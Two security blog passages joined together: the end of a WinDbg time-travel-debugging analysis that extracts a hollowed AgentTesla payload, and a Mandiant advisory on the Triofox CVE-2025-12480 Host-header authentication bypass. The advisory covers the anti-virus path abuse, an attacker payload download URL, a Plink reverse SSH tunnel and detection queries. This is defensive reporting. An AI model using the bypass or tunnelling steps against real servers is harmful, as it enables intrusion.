After the call to CreateProcessA, the first member of this structure should be populated with the handle to the process. Step out of the call using the gu(Go Up) command to examine the populated structure.
0:000> gu
Time Travel Position: 58296:60D

0:000> dd /c 1 0x55e068 L4
0055e068  00000104 <-- handle to process
0055e06c  00000970
0055e070  00000d2c
0055e074  00001c30
In this trace, CreateProcess returned 0x104 as the handle for the suspended process.
The most interesting operation in process hollowing for the purpose of triage is the allocation of memory and subsequent writes to that memory, commonly performed via calls to WriteProcessMemory. The previous Calls query can be updated to identify calls to WriteProcessMemory.
Investigating these calls to WriteProcessMemory shows that the target process handle is 0x104, which represents the suspended process. The second argument defines the address in the target process. The arguments to these calls reveal a pattern common to PE loading: the malware writes the PE header followed by the relevant sections at their virtual offsets.
It is worth noting that the memory of the target process cannot be analyzed from this trace. To record the execution of a child process, pass the -children flag to the TTD.exe utility. This will generate a trace file for each process, including all child processes, spawned during execution.
The first memory write to what is likely the target process's base address (0x400000) is 0x200 bytes. This size is consistent with a PE header, and examining the source buffer (0x9810af0) confirms its contents.
The !dh extension can be used to parse this header information.
0:000> !dh 0x9810af0

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       3 number of sections
66220A8D time date stamp Fri Apr 19 06:09:17 2024

----- SNIPPED -----

OPTIONAL HEADER VALUES
     10B magic #
   11.00 linker version
         ----- SNIPPED -----
       0 [       0] address [size] of Export Directory
   3D3D4 [      57] address [size] of Import Directory
   ----- SNIPPED -----
       0 [       0] address [size] of Delay Import Directory
    2008 [      48] address [size] of COR20 Header Directory

SECTION HEADER #1
   .text name
   3B434 virtual size
    2000 virtual address
   3B600 size of raw data
     200 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #2
   .rsrc name
     546 virtual size
   3E000 virtual address
     600 size of raw data
   3B800 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #3
  .reloc name
       C virtual size
   40000 virtual address
     200 size of raw data
   3BE00 file pointer to raw data
----- SNIPPED -----
The presence of a COR20 header directory (a pointer to the .NET header) indicates that this is a .NET executable.The relative virtual addresses for the .text (0x2000), .rsrc (0x3E000), and .reloc (0x40000) also align with the target addresses of the WriteProcessMemory calls.
The newly discovered PE file can now be extracted from memory using the writemem command.
Using a hex editor, the file can be reconstructed by placing each section at its raw offset. A quick analysis of the resulting .NET executable (SHA256: 4dfe67a8f1751ce0c29f7f44295e6028ad83bb8b3a7e85f84d6e251a0d7e3076) in dnSpy reveals its configuration data.
This case study demonstrates the benefit of treating TTD execution traces as a searchable database. By capturing the payload delivery and directly querying the Debugger Data Model for specific API calls, we quickly bypassed the multi-layered obfuscation of the .NET dropper. The combination of targeted data model queries and LINQ filters (for CreateProcess* and WriteProcessMemory*) and low-level commands (!dh, .writemem) allowed us to isolate and extract the hidden AgentTesla payload, yielding critical configuration details in a matter of minutes.
The tools and environment used in this analysis—including the latest version of WinDbg and TTD—are readily available via the FLARE-VM installation script. We encourage you to streamline your analysis workflow with this pre-configured environment.
Written by: Stallone D'Souza, Praveeth DSouza, Bill Glynn, Kevin O'Flynn, Yash Gupta
Welcome to the Frontline Bulletin Series
Straight from Mandiant Threat Defense, the "Frontline Bulletin" series brings you the latest on the threats we are seeing in the wild right now, equipping our community to understand and respond.
Introduction
Mandiant Threat Defense has uncovered exploitation of an unauthenticated access vulnerability within Gladinet’s Triofox file-sharing and remote access platform. This now-patched n-day vulnerability, assigned CVE-2025-12480, allowed an attacker to bypass authentication and access the application configuration pages, enabling the upload and execution of arbitrary payloads.
As early as Aug. 24, 2025, a threat cluster tracked by Google Threat Intelligence Group (GTIG) as UNC6485 exploited the unauthenticated access vulnerability and chained it with the abuse of the built-in anti-virus feature to achieve code execution.
The activity discussed in this blog post leveraged a vulnerability in Triofox version 16.4.10317.56372, which was mitigated in release 16.7.10368.56560.
Gladinet engaged with Mandiant on our findings, and Mandiant has validated that this vulnerability is resolved in new versions of Triofox.
Initial Detection
Mandiant leverages Google Security Operations (SecOps) for detecting, investigating, and responding to security incidents across our customer base. As part of Google Cloud Security’s Shared Fate model, SecOps provides out-of-the-box detection content designed to help customers identify threats to their enterprise. Mandiant uses SecOps’ composite detection functionality to enhance our detection posture by correlating the outputs from multiple rules.
For this investigation, Mandiant received a composite detection alert identifying potential threat actor activity on a customer's Triofox server. The alert identified the deployment and use of remote access utilities (using PLINK to tunnel RDP externally) and file activity in potential staging directories (file downloads to C:\WINDOWS\Temp).
Within 16 minutes of beginning the investigation, Mandiant confirmed the threat and initiated containment of the host. The investigation revealed an unauthenticated access vulnerability that allowed access to configuration pages. UNC6485 used these pages to run the initial Triofox setup process to create a new native admin account, Cluster Admin, and used this account to conduct subsequent activities.
Triofox Unauthenticated Access Control Vulnerability
Figure 1: CVE-2025-12480 exploitation chain
During the Mandiant investigation, we identified an anomalous entry in the HTTP log file - a suspicious HTTP GET request with an HTTP Referer URL containing localhost. The presence of the localhost host header in a request originating from an external source is highly irregular and typically not expected in legitimate traffic.
Within a test environment, Mandiant noted that standard HTTP requests issued to AdminAccount.aspx result in a redirect to the Access Denied page, indicative of access controls being in place on the page.
Figure 3: Redirection to AccessDenied.aspx when attempting to browse AdminAccount.aspx
Access to the AdminAccount.aspx page is granted as part of setup from the initial configuration page at AdminDatabase.aspx. The AdminDatabase.aspx page is automatically launched after first installing the Triofox software. This page allows the user to set up the Triofox instance, with options such as database selection (Postgres or MySQL), connecting LDAP accounts, or creating a new native cluster admin account, in addition to other details.
Attempts to browse to the AdminDatabase.aspx page resulted in a similar redirect to the Access Denied page.
Figure 4: Redirection to AccessDenied.aspx when attempting to browse AdminDatabase.aspx
Mandiant validated the vulnerability by testing the workflow of the setup process. The Host header field is provided by the web client and can be easily modified by an attacker. This technique is referred to as an HTTP host header attack. Changing the Host value to localhost grants access to the AdminDatabase.aspx page.
Figure 5: Access granted to AdminDatabase.aspx by changing Host header to localhost
By following the setup process and creating a new database via the AdminDatabase.aspx page, access is granted to the admin initialization page, AdminAccount.aspx, which then redirects to the InitAccount.aspx page to create a new admin account.
Figure 6: Successful access to the AdminCreation page InitAccount.aspx
Figure 7: Admin page
Analysis of the code base revealed that the main access control check to the AdminDatabase.aspx page is controlled by the function CanRunCrticalPage(), located within the GladPageUILib.GladBasePage class found in C:\Program Files (x86)\Triofox\portal\bin\GladPageUILib.dll.
public bool CanRunCriticalPage()
{
    Uri url = base.Request.Url;
    string host = url.Host;
    bool flag = string.Compare(host, "localhost", true) == 0; //Access to the page is granted if Request.Url.Host equals 'localhost', immediately skipping all other checks if true

    bool result;
    if (flag)
    {
        result = true;
    }
    else
    {
       //Check for a pre-configured trusted IP in the web.config file. If configured, compare the client IP with the trusted IP to grant access

string text = ConfigurationManager.AppSettings["TrustedHostIp"];
        bool flag2 = string.IsNullOrEmpty(text);
        if (flag2)
        {
            result = false;
        }
        else
        {
            string ipaddress = this.GetIPAddress();
            bool flag3 = string.IsNullOrEmpty(ipaddress);
            if (flag3)
            {
                result = false;
            }
            else
            ...
Figure 8: Vulnerable code in the function CanRunCrticalPage()
As noted in the code snippet, the code presents several vulnerabilities:
Host Header attack - ASP.NET builds Request.Urlfrom the HTTP Host header, which can be modified by an attacker.
No Origin Validation - No check for whether the request came from an actual localhost connection versus a spoofed header.
Configuration Dependence - If TrustedHostIP isn't configured, the only protection is the Host header check.
Triofox Anti-Virus Feature Abuse
To achieve code execution, the attacker logged in using the newly created Admin account. The attacker uploaded malicious files to execute them using the built-in anti-virus feature. To set up the anti-virus feature, the user is allowed to provide an arbitrary path for the selected anti-virus. The file configured as the anti-virus scanner location inherits the Triofox parent process account privileges, running under the context of the SYSTEM account.
The attacker was able to run their malicious batch script by configuring the path of the anti-virus engine to point to their script. The folder path on disk of any shared folder is displayed when publishing a new share within the Triofox application. Then, by uploading an arbitrary file to any published share within the Triofox instance, the configured script will be executed.
Figure 9: Anti-virus engine path set to a malicious batch script
SecOps telemetry recorded the following command-line execution of the attacker script:
Download a payload from http://84.200.80[.]252/SAgentInstaller_16.7.10368.56560.zip, which hosted a disguised executable despite the ZIP extension
Save the payload to: C:\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe
Execute the payload silently
The executed payload was a legitimate copy of the Zoho Unified Endpoint Management System (UEMS) software installer. The attacker used the UEMS agent to then deploy the Zoho Assist and Anydesk remote access utilities on the host.
Reconnaissance and Privilege Escalation
The attacker used Zoho Assist to run various commands to enumerate active SMB sessions and specific local and domain user information.
Additionally, they attempted to change passwords for existing accounts and add the accounts to the local administrators and the “Domain Admins” group.
Defense Evasion
The attacker downloaded sihosts.exe and silcon.exe (sourced from the legitimate domain the.earth[.]li) into the directory C:\windows\temp\.
Filename
Original Filename
Description
sihosts.exe
Plink (PuTTY Link)
A common command-line utility for creating SSH connections
silcon.exe
PuTTY
A SSH and telnet client
These tools were used to set up an encrypted tunnel, connecting the compromised host to their command-and-control (C2 or C&C) server over port 433 via SSH. The C2 server could then forward all traffic over the tunnel to the compromised host on port 3389, allowing inbound RDP traffic. The commands were run with the following parameters:
While this vulnerability is patched in the Triofox version 16.7.10368.56560, Mandiant recommends upgrading to the latest release. In addition, Mandiant recommends auditing admin accounts, and verifying that Triofox’s Anti-virus Engine is not configured to execute unauthorized scripts or binaries. Security teams should also hunt for attacker tools using our hunting queries listed at the bottom of this post, and monitor for anomalous outbound SSH traffic.
Acknowledgements
Special thanks to Elvis Miezitis, Chris Pickett, Moritz Raabe, Angelo Del Rosario, and Lampros Noutsos
Detection Through Google SecOps
Google SecOps customers have access to these broad category rules and more under the Mandiant Windows Threatsrule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:
Gladinet or Triofox IIS Worker Spawns CMD
Gladinet or Triofox Suspicious File or Directory Activity
Gladinet Cloudmonitor Launches Suspicious Child Process
Powershell Download and Execute
File Writes To AppCompat
Suspicious Renamed Anydesk Install
Suspicious Activity In Triofox Directory
Suspicious Execution From Appcompat
RDP Protocol Over SSH Reverse Tunnel Methodology
Plink EXE Tunneler
Net User Domain Enumeration
SecOps Hunting Queries
The following UDM queries can be used to identify potential compromises within your environment.
GladinetCloudMonitor.exe Spawns Windows Command Shell
Identify the legitimate GladinetCloudMonitor.exe process spawning a Windows Command Shell.
Identify the execution of a renamed Plink executable (sihosts.exe) or a renamed PuTTy executable (silcon.exe) attempting to establish a reverse SSH tunnel.
metadata.event_type = "PROCESS_LAUNCH"
target.process.command_line = /-R\b/
(
target.process.file.full_path = /(silcon\.exe|sihosts\.exe)/ nocase or
(target.process.file.sha256 = "50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7" and target.process.file.full_path != /plink\.exe/ nocase) or
(target.process.file.sha256 = "16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a90837f28ad" and target.process.file.full_path != /putty\.exe/ nocase)
)

 Login
Login